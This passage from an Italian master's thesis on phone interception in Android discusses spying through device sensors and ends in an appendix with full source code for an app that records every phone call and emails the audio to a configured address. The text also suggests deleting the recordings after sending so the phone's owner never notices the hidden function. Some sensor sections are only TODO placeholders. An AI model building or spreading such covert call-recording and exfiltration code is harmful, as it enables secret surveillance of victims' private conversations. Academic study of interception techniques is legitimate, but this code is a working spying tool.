bisognerebbe ottimizzare la gestione delle registrazioni, eliminandole magari una volta che sono state inviate al nostro indirizzo di posta elettronica: in questo modo l'utente non avrebbe modo di scoprire tale funzione nascosta dell'applicazione e non si insospettirebbe nel caso in cui dovesse trovarsi rapidamente ad esaurire lo spazio di memoria disponibile a causa dei file contenenti le intercettazioni.

4. Intercettare utilizzando i Sensori

Recentemente la comunità degli hacker ha iniziato ad interessarsi alla possibilità di compiere intercettazioni telefoniche e ambientali utilizzando sensori diversi dal Microfono o dalla Camera dei cellulari. Questo perché i sensori richiedono permessi meno stringenti rispetto al microfono o alla fotocamera e sono dunque meno sospetti agli occhi degli utenti. Ad esempio, se si volesse tracciare gli spostamenti di un utente da pedinare, normalmente l'applicazione dovrebbe richiedere accesso alla posizione GPS, cosa mascherabile esclusivamente dietro app di navigazione (spesso già installate di default nel dispositivo) o dietro app che offrono consigli personalizzati su cosa fare in base alla zona in cui si trova l'utente (funzioni che difficilmente gli utenti abilitano e che sul navigatore di Google Maps sono già disponibili). In questo caso, la comunità hacker si interroga sul se sia possibile "pedinare" l'utente sfruttando il sensore contapassi, ottenendo magari misurazioni meno precise ma che comportano un risparmio della batteria dell'utente (infatti un cellulare spento perché scarico non è intercettabile, inoltre gli utenti tendono a disinstallare applicazioni che riducono la durata di vita della batteria dei dispositivi) e una maggiore facilità di installazione, poiché ad esempio le app di contapassi di default sono inserite spesso all'interno di app per il fitness che offrono funzioni che all'utente non interessano e che consumano molta energia rispetto ai contapassi custom presenti sul Play Store (o scaricabili tramite apk). Per quanto riguarda la voce, ci si chiede se sia possibile ascoltare, anche con una bassa qualità, le conversazioni dell'utente sfruttando il sensore per il battito cardiaco senza dover per forza accendere il microfono (anche ottenendo stralci di conversazione o parole chiave che aiutino a risalire all'argomento principale della conversazione) o altri tipi di sensori. Verranno ora analizzati i diversi tipi di sensori presenti su un dispositivo Android e le funzioni che il sistema mette a disposizione.

4.1 I Sensori in Android

In Android per usare qualsiasi sensore è necessario un unico permesso detto **MANAGE_SENSOR_DRIVERS**.[12] Da questo si può capire perché ci sia interesse nello sfruttare i sensori per intercettare qualcuno anziché utilizzare il microfono: una volta richiesto il permesso per utilizzare un sensore (ad esempio il contapassi) non è necessario richiederlo nuovamente se si deve utilizzare un altro sensore (come l'accelerometro o il sensore per la misurazione del battito cardiaco). Non tutti i sensori però sono presenti su tutti i telefoni, né esiste uno standard che definisca quali sensori debbano essere obbligatoriamente presenti su un determinato cellulare e questo può essere un problema nel caso in cui si debbano intercettare più persone con modelli di cellulari diversi. Se l'applicazione necessita obbligatoriamente di un particolare sensore lo si può dichiarare nel file *Manifest.xml*: in questo modo non comparirà tra quelle disponibili per il download se il dispositivo dell'utente non ha quel tipo di sensore.[13]

```
<uses-feature android:name="android.hardware.sensor.accelerometer" android:re-
quired="true" />
```

La riga di codice xml mostrata in esempio indica che è obbligatorio possedere un accelerometro per poter installare l'applicazione. È considerata una *best practice* utilizzare questa riga impostando *required* a *false* per informare l'utente che tale applicazione utilizza quel determinato sensore ed impostarlo a *true* solo se l'intera applicazione smetterebbe di funzionare senza tale sensore. Per inserire una porzione codice che necessita di un determinato sensore la si può incapsulare nel modo seguente:

```
SensorManager sensorManager = (SensorManager) getSystemService(Context.SENSOR_SERVICE);
if (sensorManager.getDefaultSensor(sensorType) != null) {
    //codice che necessita del sensore
}
```

In questo modo la porzione di codice contenuta tra le parentesi graffe non verrà eseguita se il telefono non dispone di quel sensore mentre le restanti funzioni dell'applicazione potranno essere utilizzate.[14]
I sensori in Android sono divisi in 3 categorie principali:

- *Motion Sensors* (sensori di movimento): Questi sensori sono utili per misurare le forze di accelerazione e le forze di rotazione lungo tre assi. Questa categoria include accelerometri, sensori di gravità, giroscopi e sensori vettoriali rotazionali.
- *Environmental Sensors* (sensori ambientali): Questi sensori sono utili per misurare vari parametri ambientali, come la temperatura e la pressione dell'aria ambiente, l'illuminazione e l'umidità. Questa categoria include barometri, fotometri e termometri.

- *Position Sensors* (sensori di posizione): Questi sensori sono utili per misurare la posizione fisica di un dispositivo. Questa categoria comprende sensori di orientamento e magnetometri.[15]

I sensori possono essere Hardware o Software. Un sensore hardware è fisicamente presente su un dispositivo mentre quelli software ricavano le loro misurazioni combinando i dati degli altri sensori hardware e per questo motivo sono anche detti sensori virtuali o sintetici. Nel linguaggio Android i sensori sono divisi in 13 categorie (***TYPE***_) che possono essere utilizzate per richiamarli all'interno del codice di un'applicazione:

1. **ACCELEROMETER**: sensore hardware che misura la forza di accelerazione in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y e z), inclusa la forza di gravità. Utilizzato nel rilevamento del movimento (vibrazioni, inclinazione, ecc.).
2. **AMBIENT_TEMPERATURE**: sensore hardware che misura la temperatura della stanza in Celsius (°C).
3. **GRAVITY**: sensore software o hardware che misura la forza di gravità in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y, z). Utilizzato nel rilevamento del movimento (vibrazioni, inclinazione, ecc.).
4. **GYROSCOPE**: sensore hardware che misura la velocità di rotazione di un dispositivo in rad/s attorno a ciascuno dei tre assi fisici (x, y e z). Utilizzato per il rilevamento della rotazione.
5. **LIGHT**: sensore hardware che misura il livello di luce ambientale (illuminazione) in lx. Utilizzato per controllare la luminosità dello schermo.
6. **LINEAR_ACCELERATION**: sensore software o hardware che misura la forza di accelerazione in m/s^2 applicata a un dispositivo su tutti e tre gli assi fisici (x, y e z), esclusa la forza di gravità. Utilizzato per il monitoraggio dell'accelerazione lungo un singolo asse.
7. **MAGNETIC_FIELD**: sensore hardware che misura il campo geomagnetico ambientale per tutti e tre gli assi fisici (x, y, z) in µT. Utilizzato per la bussola.
8. **ORIENTATION**: sensore software che misura i gradi di rotazione che un dispositivo compie attorno a tutti e tre gli assi fisici (x, y, z). Utilizzato per determinare la posizione del dispositivo.
9. **PRESSURE**: sensore hardware che misura la pressione dell'aria in hPa o mbar.
10. **PROXIMITY**: sensore hardware che misura la vicinanza di un oggetto in cm rispetto alla schermata di visualizzazione di un dispositivo. Questo sensore viene in genere utilizzato per determinare se un ricevitore viene tenuto vicino all'orecchio di una persona durante una telefonata.
11. **RELATIVE_HUMIDITY**: sensore hardware che misura l'umidità relativa dell'ambiente in percentuale (%). Utilizzato per il monitoraggio del punto di rugiada, dell'umidità assoluta e relativa.
12. **ROTATION_VECTOR**: sensore hardware o software che misura l'orientamento di un dispositivo fornendo i tre elementi del vettore di rotazione del dispositivo. Utilizzato per il rilevamento del movimento e rilevamento della rotazione.
13. **TEMPERATURE**: sensore hardware che misura la temperatura del dispositivo in Celsius (°C). Questo sensore è stato sostituito con il sensore TYPE_AMBIENT_TEMPERATURE a partire dall'API 14[13]

Se alla nostra applicazione dovesse essere necessario conoscere tutti i tipi di sensori presenti su un determinato dispositivo si possono utilizzare le seguenti istruzioni:

```
SensorManager sensorManager = (SensorManager)getSystemService(Context.SENSOR_SERVICE);
List<Sensor> sensorList = sensorManager.getSensorList(Sensor.TYPE_ALL);
```

Ad esempio, su un Samsung Galaxy S7 sono presenti 32 sensori, e delle 13 categorie elencate in precedenza sono presenti un accelerometro, un sensore per la gravità, un giroscopio, un fotometro, un sensore per l'accelerazione lineare, un magnetometro, un sensore per l'orientamento, un sensore di pressione, un sensore di prossimità ed un sensore per il vettore di rotazione. Ci sono dunque 10 categorie di sensori su 13, mancano il sensore per la temperatura ambientale, per l'umidità ed un sensore di temperatura (quest'ultimo perché deprecato e sostituito da AMBIENT_TEMPERATURE). I prossimi paragrafi analizzeranno se sia possibile intercettare un utente sfruttando ciascuno di questi sensori o una combinazione di essi.

4.2 Accelerometro

//TODO

4.3 Sensore per la gravità
//TODO

4.4 Giroscopio
//TODO

4.5 Fotometro
//TODO

4.6 Sensore per l'accelerazione lineare
//TODO

4.7 Magnetometro
//TODO

4.8 Sensore per l'orientamento
//TODO

4.9 Sensore di pressione
//TODO

4.10 Sensore di prossimità
//TODO

4.11 Sensore per il vettore di rotazione
//TODO

5. Conclusioni
//TO-DO

Riferimenti


[1] Intercettazione, Wikipedia: https://it.wikipedia.org/wiki/Intercettazione
[2] Art. 266 del codice di procedura penale italiano
[3] Edward Snowden, Errore di Sistema (*Permanent Record*), Henry Holt and Company, New York City (Stati Uniti d'America), 17 Settembre 2019
[4] Citizenfour, di Laura Poitras, 2014
[5] Snowden, di Oliver Stone, 2016
[6] Haven: Keep Watch, Guardian Project, 7 Dicembre 2019 (ultimo aggiornamento al momento della scrittura di questa tesi 17 aprile 2020): https://play.google.com/store/apps/details?id=org.havenapp.main
[7] Repository Github per Haven: Keep Watch (ultimo aggiornamento al momento della scrittura di questa tesi 6 ottobre 2020): https://github.com/guardianproject/haven
[8] Signal, Signal Foundation, 2014 (ultimo aggiornamento al momento della scrittura di questa tesi 21 ottobre 2020): https://play.google.com/store/apps/details?id=org.thoughtcrime.securesms&hl=it&gl=US
[9] Privacy: su Android è possibile disabilitare tutti i sensori in un clic, di Alessandro Papa su TecnoAndroid, 13 ottobre 2020: https://www.tecnoandroid.it/2020/10/13/privacy-su-android-e-possibile-disabilitare-tutti-i-sensori-in-un-clic-806802
[10] Repository GitHub del progetto: https://github.com/vinsan/TesiMagistrale
[11] Accesso App meno sicure, Google: https://myaccount.google.com/u/1/lesssecureapps
[12] Sensor, Android Developers/Docs/Android Things/Guides: https://developer.android.com/things/sdk/drivers/sensors
[13] Sensors Overview, Android Developers/Docs/Guides: https://developer.android.com/guide/topics/sensors/sensors_overview
[14] Android Sensors, JournalDev: https://www.journaldev.com/25691/android-sensors
[15] Android Sensors with Examples, Tutlane.com: https://www.tutlane.com/tutorial/android/android-sensors-with-examples

Appendice

A.1 Immagini


A.1.1 Haven

Le immagini che raffigurano l'applicazione Haven: Keep Watch sono state ottenute con la funzione screenshot di un cellulare Samsung S7 con Android 8 (Oreo).




I permessi richiesti dall'app Haven: Keep Watch

Haven richiede il permesso di accedere ai file e di effettuare registrazioni




Configurazione della sensibilità di rilevazione movimento, permessi di registrazione e test di sensibilità ai rumori


Test della sensibilità dello scuotimento e schermata di Haven con timer di registrazione




Rilevazione di un suono nella stanza e del movimento di una penna tramite Haven



Permesso di esecuzione in background




Elenco dei Log in Haven: Keep Watch



Contenuto di un log: movimenti rilevati tramite la fotocamera e suoni registrati

A.1.2 Intercettazioni Telefoniche

Le immagini che raffigurano l'applicazione scritta dal candidato sono state ottenute con la funzione screenshot di un cellulare Samsung S7 con Android 8 (Oreo).



I quattro permessi richiesti dall'app per le intercettazioni telefoniche

A.2 Codice

A.2.1 Intercettazioni Telefoniche in Android

A.2.1.1 AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="corso.java.tesiintercettazionitelefoniche">

    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.INTERNET" />


    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
        android:theme="@style/Theme.TesiIntercettazioniTelefoniche">
        <activity android:name=".MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <receiver android:name=".OutgoingCallReceiver" >
            <intent-filter>
                <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
            </intent-filter>
        </receiver>

        <provider
            android:name= "androidx.core.content.FileProvider"
            android:authorities="${applicationId}.provider"
            android:exported="false"
            android:grantUriPermissions="true">
            <meta-data
                android:name="android.support.FILE_PROVIDER_PATHS"
                android:resource="@xml/file_paths"/>
        </provider>

    </application>


</manifest>
```

A.2.1.2 strings.xml

```
<resources>
    <string name="app_name">Tesi Intercettazioni Telefoniche</string>
    <string name="user">ADD YOUR EMAIL ADDRESS HERE</string>
    <string name="password">ADD YOUR PASSWORD HERE</string>
    <string name="recipients">ADD RECIPIENT EMAIL HERE</string>
</resources>
```

A.2.1.3 MainActivity.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.content.pm.PackageManager;
import android.net.ConnectivityManager;
import android.os.Bundle;
import android.os.Environment;
import android.telephony.TelephonyManager;
import android.util.Log;
import android.view.ViewGroup;
import android.widget.LinearLayout;
import android.widget.TextView;
import java.io.File;
import androidx.appcompat.app.AppCompatActivity;
import androidx.core.app.ActivityCompat;

public class MainActivity extends AppCompatActivity {

    private static final String LOG_TAG = "AudioRecordTest";
    private static final int REQUEST_RECORD_AUDIO_PERMISSION = 200;
    private static final String fileName = Environment.getExternalStorageDirec-
tory().getAbsolutePath()+"/Intercettazioni";
    private CallRecorder cr = null;
    private String [] permissions = {"android.permission.READ_PHONE_NUMBERS", "an-
droid.permission.READ_SMS", "android.permission.READ_PHONE_STATE", "android.permis-
sion.RECORD_AUDIO", "android.permission.WRITE_EXTERNAL_STORAGE", "android.permis-
sion.READ_EXTERNAL_STORAGE", "android.permission.PROCESS_OUTGOING_CALLS", "android.per-
mission.INTERNET"};

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        LinearLayout ll = new LinearLayout(this);
        setContentView(ll);

        TextView tx = new TextView(this);
        ll.addView(tx,  new LinearLayout.LayoutParams(
                ViewGroup.LayoutParams.WRAP_CONTENT,
                ViewGroup.LayoutParams.WRAP_CONTENT,
                0));

        if (!checkPermission(permissions)) {
            ActivityCompat.requestPermissions(this, permissions, REQUEST_RECORD_AU-
DIO_PERMISSION);
            tx.setText("Per favore riavvia l'applicazione per utilizzare tutte le
funzioni!");
        }

        if (checkPermission(new String[]{"android.permission.READ_PHONE_NUMBERS", "an-
droid.permission.READ_SMS", "android.permission.READ_PHONE_STATE"})){
            TelephonyManager tMgr = (TelephonyManager) this.getSystemService(Con-
text.TELEPHONY_SERVICE);
            try{
                File dir = new File(fileName);
                dir.mkdir();
```

```
            }catch(Exception e){
                Log.e(LOG_TAG, e.getMessage());
                e.printStackTrace();
            }
            cr = new CallRecorder(fileName);
            String phoneNumber = tMgr.getLine1Number();

             GMailSender mail = new
GMailSender(this.getResources().getString(R.string.user),
this.getResources().getString(R.string.password));
             BroadcastReceiver br = new OutgoingCallReceiver(cr, this, mail,
phoneNumber);
            IntentFilter filter = new IntentFilter(ConnectivityManager.CONNECTIVITY_AC-
TION);
            filter.addAction(Intent.ACTION_NEW_OUTGOING_CALL);
            filter.addAction(TelephonyManager.ACTION_PHONE_STATE_CHANGED);
            this.registerReceiver(br, filter);

            String operator = tMgr.getNetworkOperatorName();
            tx.setText("Il tuo numero di telefono è: \n" + phoneNumber + "\n il tuo op-
eratore è: \n" + operator);
        }
    }

    private boolean checkPermission(String [] permission){
        for(int i=0; i<permission.length; i++){
            if(ActivityCompat.checkSelfPermission(this, permission[i]) != Pack-
ageManager.PERMISSION_GRANTED)
                return false;
        }
        return true;
    }

}
```

A.2.1.4 CallRecorder.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.media.MediaRecorder;
import android.util.Log;

public class CallRecorder {
    private static final String LOG_TAG = "AudioRecordTest";
    private static String path;
    private MediaRecorder recorder = null;
    public boolean imRecording;

    public CallRecorder(String path){
        this.path = path;
        imRecording = false;
    }

    public void startRecording(String fileName) {
        if(imRecording)
                return;
        recorder = new MediaRecorder();
        recorder.setAudioSource(MediaRecorder.AudioSource.UNPROCESSED);
        recorder.setOutputFormat(MediaRecorder.OutputFormat.THREE_GPP);
        recorder.setOutputFile(path+fileName);
```

```
        recorder.setAudioEncoder(MediaRecorder.AudioEncoder.AMR_NB);

        try {
            recorder.prepare();
        } catch (Exception e) {
            Log.e(LOG_TAG, "prepare() failed");
            Log.e(LOG_TAG, e.getMessage());
            return;
        }

        recorder.start();
        imRecording = true;
    }

    public Boolean stopRecording() {
        if(!imRecording)
            return false;
        recorder.stop();
        recorder.release();
        recorder = null;
        imRecording = false;
        return true;
    }

    public String getLocation() {
        return path;
    }
}
```

A.2.1.5 GMailSender.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.util.Log;
import java.security.Security;
import java.util.Properties;
import javax.activation.DataHandler;
import javax.activation.DataSource;
import javax.activation.FileDataSource;
import javax.mail.AuthenticationFailedException;
import javax.mail.BodyPart;
import javax.mail.Message;
import javax.mail.Multipart;
import javax.mail.PasswordAuthentication;
import javax.mail.Session;
import javax.mail.Transport;
import javax.mail.internet.InternetAddress;
import javax.mail.internet.MimeBodyPart;
import javax.mail.internet.MimeMessage;
import javax.mail.internet.MimeMultipart;

public class GMailSender extends javax.mail.Authenticator {
    private static final String LOG_TAG = "AudioRecordTest";
    private String mailhost = "smtp.gmail.com";
    private String port = "465";
    private String user;
    private String password;
    private Session session;
    private Multipart _multipart;
```

```
    static {
        Security.addProvider(new JSSEProvider());
    }

    public GMailSender(String user, String password) {
        this.user = user;
        this.password = password;

        Properties props = new Properties();
        props.put("mail.smtp.host", mailhost);
        props.put("mail.smtp.socketFactory.port", port);
        props.put("mail.smtp.socketFactory.class",
                "javax.net.ssl.SSLSocketFactory");
        props.put("mail.smtp.auth", "true");
        props.put("mail.smtp.port", port);
        session = Session.getDefaultInstance(props,
                new javax.mail.Authenticator() {
                    @Override
                    protected PasswordAuthentication getPasswordAuthentication() {
                        return new PasswordAuthentication(user, password);
                    }
                });
        session.setDebug(true);
    }

    public synchronized void sendMail(String subject, String body, String recipients,
String filename) {

        try{
            MimeMessage message = new MimeMessage(session);
            message.setSender(new InternetAddress(user));
            message.setSubject(subject);
            if(filename!=null){
                addAttachment(filename, body);
                message.setContent(_multipart);
            }
            if (recipients.indexOf(',') > 0)
                message.setRecipients(Message.RecipientType.TO, Inter-
netAddress.parse(recipients));
            else
                message.setRecipient(Message.RecipientType.TO, new InternetAddress(re-
cipients));
            Transport.send(message);
        }catch (AuthenticationFailedException e){
            Log.e(LOG_TAG, "Autenticazione fallita! Utente: "+user+" Password: "+pass-
word+". Ricordati di abilitare l'Accesso app meno sicure!");
            Log.e(LOG_TAG, e.getClass().toString());
        }catch(Exception e){
            Log.e(LOG_TAG, e.getClass().toString());
            if(e.getMessage()!=null)
                Log.e(LOG_TAG, e.getMessage());
        }
    }

    private void addAttachment(String filename, String body) {
        try{
        _multipart = new MimeMultipart();

        BodyPart messageBodyPart = new MimeBodyPart();
        DataSource source = new FileDataSource(filename);
```

```
        messageBodyPart.setDataHandler(new DataHandler(source));
        messageBodyPart.setFileName(filename);
        _multipart.addBodyPart(messageBodyPart);

        BodyPart messageBodyPart2 = new MimeBodyPart();
        messageBodyPart2.setText(body);

        _multipart.addBodyPart(messageBodyPart2);
        }catch(Exception e){
            Log.e(LOG_TAG, e.getClass().toString());
            if(e.getMessage()!=null)
                Log.e(LOG_TAG, e.getMessage());
        }
    }
}
```

A.2.1.6 OutgoingCallReceiver.java

```
package corso.java.tesiintercettazionitelefoniche;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.AsyncTask;
import android.util.Log;
import java.util.Calendar;
import java.util.Date;

public class OutgoingCallReceiver extends BroadcastReceiver {

    private static final String LOG_TAG = "AudioRecordTest";
    static CallRecorder cr;
    static Context ct;
    static GMailSender gms;
    static String myNumber;
    static String savedPhoneNumber;
    static String fileName = "/test01";

    public OutgoingCallReceiver(){

    }

    public OutgoingCallReceiver(CallRecorder cr, Context ct, GMailSender gms, String
myNumber){
        this.cr = cr;
        this.ct = ct;
        this.gms = gms;
        this.myNumber = myNumber;
    }

    @Override
    public void onReceive(Context context, Intent intent) {
        final PendingResult pendingResult = goAsync();
        Task asyncTask = new Task(pendingResult, intent);
        asyncTask.execute();
    }

    private static class Task extends AsyncTask<String, Integer, String> {

        private final PendingResult pendingResult;
        private final Intent intent;
```

```
        private Task(PendingResult pendingResult, Intent intent) {
            this.pendingResult = pendingResult;
            this.intent = intent;
        }

        @Override
        protected String doInBackground(String... strings) {
            if(intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER)!=null)
                savedPhoneNumber = intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER);

            String action = intent.getAction();
            String uri = intent.toUri(Intent.URI_INTENT_SCHEME);

            if(action.equals("android.intent.action.PHONE_STATE")){
                if(uri.contains("state=OFFHOOK")){
                    Date currentTime = Calendar.getInstance().getTime();
                    fileName = "/"+currentTime.toString().replace(" ", "").replace(":",
"").replace("+", "");
                    Log.d(LOG_TAG, fileName);
                    cr.startRecording(fileName);
                    Log.d(LOG_TAG, "Chiamata in corso con "+ savedPhoneNumber);
                }
                if(uri.contains("state=IDLE")){
                    if(cr.stopRecording()){
                        try {
                            gms.sendMail("Invio intercettazione telefonica " + file-
Name,
                                    "In riferimento alla tesi magistrale sostenuta da
Santoro Vincenzo con il Prof. De prisco, si invia ai fini di studio l'intercettazione
